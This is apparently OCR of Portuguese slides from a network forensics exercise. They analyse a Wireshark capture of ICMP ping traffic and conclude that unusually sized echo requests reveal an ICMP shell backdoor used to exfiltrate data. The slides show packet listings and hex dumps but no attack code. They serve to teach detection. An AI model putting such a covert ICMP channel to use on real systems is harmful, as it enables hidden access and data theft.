
```
No.     Time        Source            Destination       Protocol  Length  Info
    233 23.182376   192.168.153.129   192.168.153.130   ICMP         42 Echo (ping) request  id=0x0001, seq=951/46851, ttl=
    235 23.385239   192.168.153.129   192.168.153.130   ICMP         42 Echo (ping) request  id=0x0001, seq=952/47107, ttl=
    237 23.588516   192.168.153.129   192.168.153.130   ICMP         42 Echo (ping) request  id=0x0001, seq=953/47363, ttl=
    241 23.792486   192.168.153.129   192.168.153.130   ICMP         42 Echo (ping) request  id=0x0001, seq=954/47619, ttl=
    243 23.995197   192.168.153.129   192.168.153.130   ICMP         42 Echo (ping) request  id=0x0001, seq=955/47875, ttl=
    245 24.198970   192.168.153.129   192.168.153.130   ICMP         42 Echo (ping) request  id=0x0001, seq=956/48131, ttl=
    247 24.402457   192.168.153.129   192.168.153.130   ICMP         42 Echo (ping) request  id=0x0001, seq=957/48387, ttl=
    249 24.606279   192.168.153.129   192.168.153.130   ICMP         42 Echo (ping) request  id=0x0001, seq=958/48643, ttl=
    251 24.808202   192.168.153.129   192.168.153.130   ICMP         42 Echo (ping) request  id=0x0001, seq=959/48899, ttl=
    253 25.011972   192.168.153.129   192.168.153.130   ICMP         42 Echo (ping) request  id=0x0001, seq=960/49155, ttl=
    256 25.214896   192.168.153.129   192.168.153.130   ICMP         42 Echo (ping) request  id=0x0001, seq=961/49411, ttl=
    258 25.419217   192.168.153.129   192.168.153.130   ICMP         42 Echo (ping) request  id=0x0001, seq=962/49667, ttl=
    260 25.622500   192.168.153.129   192.168.153.130   ICMP         42 Echo (ping) request  id=0x0001, seq=963/49923, ttl=
    262 25.825967   192.168.153.129   192.168.153.130   ICMP         42 Echo (ping) request  id=0x0001, seq=964/50179, ttl=
    264 26.029323   192.168.153.129   192.168.153.130   ICMP         42 Echo (ping) request  id=0x0001, seq=965/50435, ttl=
```

```
> Frame 251: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
> Ethernet II, Src: Vmware_1f:85:33 (00:0c:29:1f:85:33), Dst: Vmware_d8:3c:42 (00:0c:29:d8:3c:42)
> Internet Protocol Version 4, Src: 192.168.153.129, Dst: 192.168.153.130
v Internet Control Message Protocol
```

```
0000  00 0c 29 d8 3c 42 00 0c  29 1f 85 33 08 00 45 00   ..).<B.. )..3..E.
0010  00 1c 3a 7d 00 00 ff 01  cd 0e c0 a8 99 81 c0 a8   ..:}.... ........
0020  99 82 08 00 f4 3f 00 01  03 bf                     .....?.. ..
```


icmp_camp.pcapng   Packets: 1087 · Displayed: 510 (46.9%)   Profile: Malware Analysis

Dados Estatísticos




```
icmp.type == 0                                                    Expression...  +

No.   Time        Source            Destination       Protocol  Length  Info
  218 21.557945   192.168.153.130   192.168.153.129   ICMP          60  Echo (ping) reply   id=0x0001, seq=943/44803, ttl
  220 21.760596   192.168.153.130   192.168.153.129   ICMP          60  Echo (ping) reply   id=0x0001, seq=944/45059, ttl
  222 21.963820   192.168.153.130   192.168.153.129   ICMP          60  Echo (ping) reply   id=0x0001, seq=945/45315, ttl
  224 22.166824   192.168.153.130   192.168.153.129   ICMP          60  Echo (ping) reply   id=0x0001, seq=946/45571, ttl
  226 22.368746   192.168.153.130   192.168.153.129   ICMP          60  Echo (ping) reply   id=0x0001, seq=947/45827, ttl
  228 22.574548   192.168.153.130   192.168.153.129   ICMP          60  Echo (ping) reply   id=0x0001, seq=948/46083, ttl
  230 22.776896   192.168.153.130   192.168.153.129   ICMP          60  Echo (ping) reply   id=0x0001, seq=949/46339, ttl
  232 22.980720   192.168.153.130   192.168.153.129   ICMP          60  Echo (ping) reply   id=0x0001, seq=950/46595, ttl
  234 23.184329   192.168.153.130   192.168.153.129   ICMP          60  Echo (ping) reply   id=0x0001, seq=951/46851, ttl
  236 23.387055   192.168.153.130   192.168.153.129   ICMP          60  Echo (ping) reply   id=0x0001, seq=952/47107, ttl
  238 23.590294   192.168.153.130   192.168.153.129   ICMP          60  Echo (ping) reply   id=0x0001, seq=953/47363, ttl
  242 23.794303   192.168.153.130   192.168.153.129   ICMP          60  Echo (ping) reply   id=0x0001, seq=954/47619, ttl
  244 23.998908   192.168.153.130   192.168.153.129   ICMP          60  Echo (ping) reply   id=0x0001, seq=955/47875, ttl
  246 24.199983   192.168.153.130   192.168.153.129   ICMP          60  Echo (ping) reply   id=0x0001, seq=956/48131, ttl
  248 24.403551   192.168.153.130   192.168.153.129   ICMP          60  Echo (ping) reply   id=0x0001, seq=957/48387, ttl

> Frame 250: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> Ethernet II, Src: Vmware_d8:3c:42 (00:0c:29:d8:3c:42), Dst: Vmware_1f:85:33 (00:0c:29:1f:85:33)
> Internet Protocol Version 4, Src: 192.168.153.130, Dst: 192.168.153.129
v Internet Control Message Protocol

0000  00 0c 29 1f 85 33 00 0c  29 d8 3c 42 08 00 45 00   ··)··3·· )·<B··E·
0010  00 1c 22 f4 00 00 ff 01  e4 97 c0 a8 99 82 c0 a8   ··"····· ········
0020  99 81 00 00 fc 40 00 01  03 be 00 00 00 00 00 00   ·····@·· ········
0030  00 00 00 00 00 00 00 00  00 00 00 00               ········ ····

icmp_camp.pcapng          Packets: 1087 · Displayed: 508 (46.7%)          Profile: Malware Analysis
```

Dados Estatísticos




```
145 14.641623   192.168.153.129   192.168.153.130   ICMP    42 Echo (ping) request  id=0x0001, seq=909/36099, ttl=255 (reply in 146)
146 14.643181   192.168.153.130   192.168.153.129   ICMP    60 Echo (ping) reply    id=0x0001, seq=909/36099, ttl=255 (request in 145)
147 14.845338   192.168.153.129   192.168.153.130   ICMP    42 Echo (ping) request  id=0x0001, seq=910/36355, ttl=255 (reply in 148)
148 14.846934   192.168.153.130   192.168.153.129   ICMP    60 Echo (ping) reply    id=0x0001, seq=910/36355, ttl=255 (request in 147)
149 15.047360   192.168.153.129   192.168.153.130   ICMP    42 Echo (ping) request  id=0x0001, seq=911/36611, ttl=255 (no response found!)
150 15.048514   192.168.153.130   192.168.153.129   ICMP    60 Echo (ping) reply    id=0x0001, seq=911/36611, ttl=255
151 15.251289   192.168.153.129   192.168.153.130   ICMP   106 Echo (ping) request  id=0x0001, seq=912/36867, ttl=255 (no response found!)
152 15.251935   192.168.153.130   192.168.153.129   ICMP    60 Echo (ping) reply    id=0x0001, seq=912/36867, ttl=255
153 15.455926   192.168.153.129   192.168.153.130   ICMP   106 Echo (ping) request  id=0x0001, seq=913/37123, ttl=255 (no response found!)
154 15.457487   192.168.153.130   192.168.153.129   ICMP    60 Echo (ping) reply    id=0x0001, seq=913/37123, ttl=255
155 15.658609   192.168.153.129   192.168.153.130   ICMP   106 Echo (ping) request  id=0x0001, seq=914/37379, ttl=255 (no response found!)
156 15.660704   192.168.153.130   192.168.153.129   ICMP    60 Echo (ping) reply    id=0x0001, seq=914/37379, ttl=255
```

Dados Estatísticos



```
145 14.641623   192.168.153.129   192.168.153.130   ICMP    42 Echo (ping) request  id=0x0001, seq=909/36099, ttl=255 (reply in 146)
146 14.643181   192.168.153.130   192.168.153.129   ICMP    60 Echo (ping) reply    id=0x0001, seq=909/36099, ttl=255 (request in 145)
147 14.845338   192.168.153.129   192.168.153.130   ICMP    42 Echo (ping) request  id=0x0001, seq=910/36355, ttl=255 (reply in 148)
148 14.846934   192.168.153.130   192.168.153.129   ICMP    60 Echo (ping) reply    id=0x0001, seq=910/36355, ttl=255 (request in 147)
149 15.047360   192.168.153.129   192.168.153.130   ICMP    42 Echo (ping) request  id=0x0001, seq=911/36611, ttl=255 (no response found!)
150 15.048514   192.168.153.130   192.168.153.129   ICMP    60 Echo (ping) reply    id=0x0001, seq=911/36611, ttl=255
151 15.251289   192.168.153.129   192.168.153.130   ICMP   106 Echo (ping) request  id=0x0001, seq=912/36867, ttl=255 (no response found!)
152 15.251935   192.168.153.130   192.168.153.129   ICMP    60 Echo (ping) reply    id=0x0001, seq=912/36867, ttl=255
153 15.455926   192.168.153.129   192.168.153.130   ICMP   106 Echo (ping) request  id=0x0001, seq=913/37123, ttl=255 (no response found!)
154 15.457487   192.168.153.130   192.168.153.129   ICMP    60 Echo (ping) reply    id=0x0001, seq=913/37123, ttl=255
155 15.658609   192.168.153.129   192.168.153.130   ICMP   106 Echo (ping) request  id=0x0001, seq=914/37379, ttl=255 (no response found!)
156 15.660704   192.168.153.130   192.168.153.129   ICMP    60 Echo (ping) reply    id=0x0001, seq=914/37379, ttl=255
```




data

```
No.        Time         Source            Destination       Protocol  Length  Info
    150 15.048514    192.168.153.130   192.168.153.129   ICMP       60 Echo (ping) reply    id=0x0001, seq=911/36611, ttl=255
    151 15.251289    192.168.153.129   192.168.153.130   ICMP      106 Echo (ping) request  id=0x0001, seq=912/36867, ttl=255 (no response found!)
    153 15.455926    192.168.153.129   192.168.153.130   ICMP      106 Echo (ping) request  id=0x0001, seq=913/37123, ttl=255 (no response found!)
    155 15.658609    192.168.153.129   192.168.153.130   ICMP      106 Echo (ping) request  id=0x0001, seq=914/37379, ttl=255 (no response found!)
    159 15.861371    192.168.153.129   192.168.153.130   ICMP      106 Echo (ping) request  id=0x0001, seq=915/37635, ttl=255 (no response found!)
    161 16.065014    192.168.153.129   192.168.153.130   ICMP      106 Echo (ping) request  id=0x0001, seq=916/37891, ttl=255 (no response found!)
    163 16.268272    192.168.153.129   192.168.153.130   ICMP      106 Echo (ping) request  id=0x0001, seq=917/38147, ttl=255 (no response found!)
    165 16.472288    192.168.153.129   192.168.153.130   ICMP      106 Echo (ping) request  id=0x0001, seq=918/38403, ttl=255 (no response found!)
    167 16.674768    192.168.153.129   192.168.153.130   ICMP      106 Echo (ping) request  id=0x0001, seq=919/38659, ttl=255 (no response found!)
    169 16.878536    192.168.153.129   192.168.153.130   ICMP      106 Echo (ping) request  id=0x0001, seq=920/38915, ttl=255 (no response found!)
    171 17.081864    192.168.153.129   192.168.153.130   ICMP      106 Echo (ping) request  id=0x0001, seq=921/39171, ttl=255 (no response found!)
    173 17.285309    192.168.153.129   192.168.153.130   ICMP      106 Echo (ping) request  id=0x0001, seq=922/39427, ttl=255 (no response found!)
    175 17.488696    192.168.153.129   192.168.153.130   ICMP      106 Echo (ping) request  id=0x0001, seq=923/39683, ttl=255 (no response found!)
    177 17.692482    192.168.153.129   192.168.153.130   ICMP      106 Echo (ping) request  id=0x0001, seq=924/39939, ttl=255 (no response found!)
    179 17.895091    192.168.153.129   192.168.153.130   ICMP       62 Echo (ping) request  id=0x0001, seq=925/40195, ttl=255 (no response found!)
    226 22.368746    192.168.153.130   192.168.153.129   ICMP       60 Echo (ping) reply    id=0x0001, seq=947/45827, ttl=255
    227 22.572556    192.168.153.129   192.168.153.130   ICMP       95 Echo (ping) request  id=0x0001, seq=948/46083, ttl=255 (no response found!)
```

Exfiltração de Dados

- Os pacotes encontrados indicam que alguém está acessando este sistema usando um shell ICMP.
- O shell ICMP é um backdoor que utiliza campos de dados para enviar respostas a um comando enviado pelo invasor

Exfiltração de Dados



data

